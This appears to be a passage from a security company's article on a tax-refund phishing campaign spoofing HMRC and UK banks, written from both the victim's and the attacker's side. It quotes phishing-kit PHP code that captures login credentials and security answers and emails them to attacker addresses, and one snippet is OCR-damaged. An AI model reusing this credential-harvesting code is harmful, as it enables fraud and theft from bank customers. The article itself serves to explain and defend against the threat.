
How Does The Scheme Work?

Although hacker groups operate with intentions to defraud consumers, it is interesting to describe their attempts from the perspective of both the victim and the hacker.

1. The victim's perspective — Traditional phishing attempts with a tax-centric theme.

First, the phishing email:



Second, the forged site:

1. The hacker's perspective — As we've seen with Gmail, Yahoo!, and other common phishing schemes automation was used to reduce the time and cost involved with setup, deployment, and monitoring.

   First, the hacker's code designating a Gmail drop box for stolen credentials:

onlineyb.php

```
<?
$ip = getenv("REMOTE_ADDR");
$message .= "---------YB ONLINE---------\n";
$message .= "---------Your Login Information---------\n";
$message .= "CustomerNumber: ".$_POST['customernumber']."\n";
$message .= "---------Your PASSWORD-------\n";
$message .= "Password: ".$_POST['fullPassword']."\n";
$message .= "---------Your Verification Details-------\n";
$message .= "Type your 1st security question: ".$_POST['q1']."\n";
$message .= "Type your 1st security answer: ".$_POST['a1']."\n";
$message .= "Type your 2nd security question: ".$_POST['q2']."\n";
$message .= "Type your 2nd security answer: ".$_POST['a2']."\n";
$message .= "Type your 3rd security question: ".$_POST['q3']."\n";
$message .= "Type your 3rd security answer: ".$_POST['a3']."\n";
$message .= "---------Your EMAIL-------\n";
$message .= "Confirm your current E-mail Address: ".$_POST['email']."\n";
$message .= "IP: ".$ip."\n";
$message .= [redacted]
$recipient = "[redacted]@gmail.com,[redacted]@live.com";
$subject = "YB ONLINE";
$headers = "YB ONLINE";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
if (mail($recipient,$subject,$message,$headers))
(echo "<script>location.replace('hmrcfinish.htm');</script>");)      ?>
<html>
<head>
```


   Second, the code where the hacker designates a false email alias:

CustomesAuthentication.php


```
if (empty($yyyy))
{
echo "<script>location.replace('HxProcessLogin.php');</script>";
die();
}


//sending email info here
    $subj = "[.:: Halifax Infos ::.]";
    $msg = "Username: $Username\nPassword: $password\nMother maiden name: $mothermaidenname\nPlace of birth: $placeofbirth\nMothers first name
    $from = "From: Halifax<infos@halifax-online.co.uk>";
    mail("[redacted]@gmail.com,[redacted]@brumail.org", $subj, $msg, $from);
?>
```


   Third, the spoofed website:




Fourth, an illustration of the downloadable kits that help hackers set up their schemes:




Fifth, a list of banks the hacker kits provide for spoofing:




Sixth, another example of fake refund portals:



Seventh, a hacker kit to spoof the IRS:



Eighth, a screenshot showing links to spoofed banks set up by the hacker kits.


HM Revenue & Customs
individuals & employees
employers
businesses & corporations
You are here: Tax Refund Portal
Online Services
Please click on your bank's logo to continue
BARCLAYS
Lloyds TSB
HALIFAX
Santander
Santander
cahoot
HSBC
The world's local bank
first direct
egg
The co-operative bank
northern rock
RBS
NatWest
Nationwide
Yorkshire Bank
always thinking
citi
United Kingdom
Sainsbury's finance
Business Link
Directgov

Avoiding the Schemes

There are two problems associated with this phishing campaign:

1. The target of the phishing scheme, consumers.
2. The unwitting hosts of the phishing scheme, businesses.

Given the persistence and frequency of phishing, especially the resurgence of current tax schemes, we are less hopeful that a consumer-centric solution will have a sufficient impact. Like it or not, this means businesses will have to bear the burden. Considering the real business impact, enterprises need to know if they are hosting a phishing site. Here is an example of Google labels businesses suspected of hosting a phishing site—a virtual kiss of death:

This current phishing campaign underscores the need for businesses to adopt an effective data and application security approach. To avoid becoming a hosting place for a phishing site, business websites must protect their application from attacks such as cross-site scripting (XSS) and SQL injection.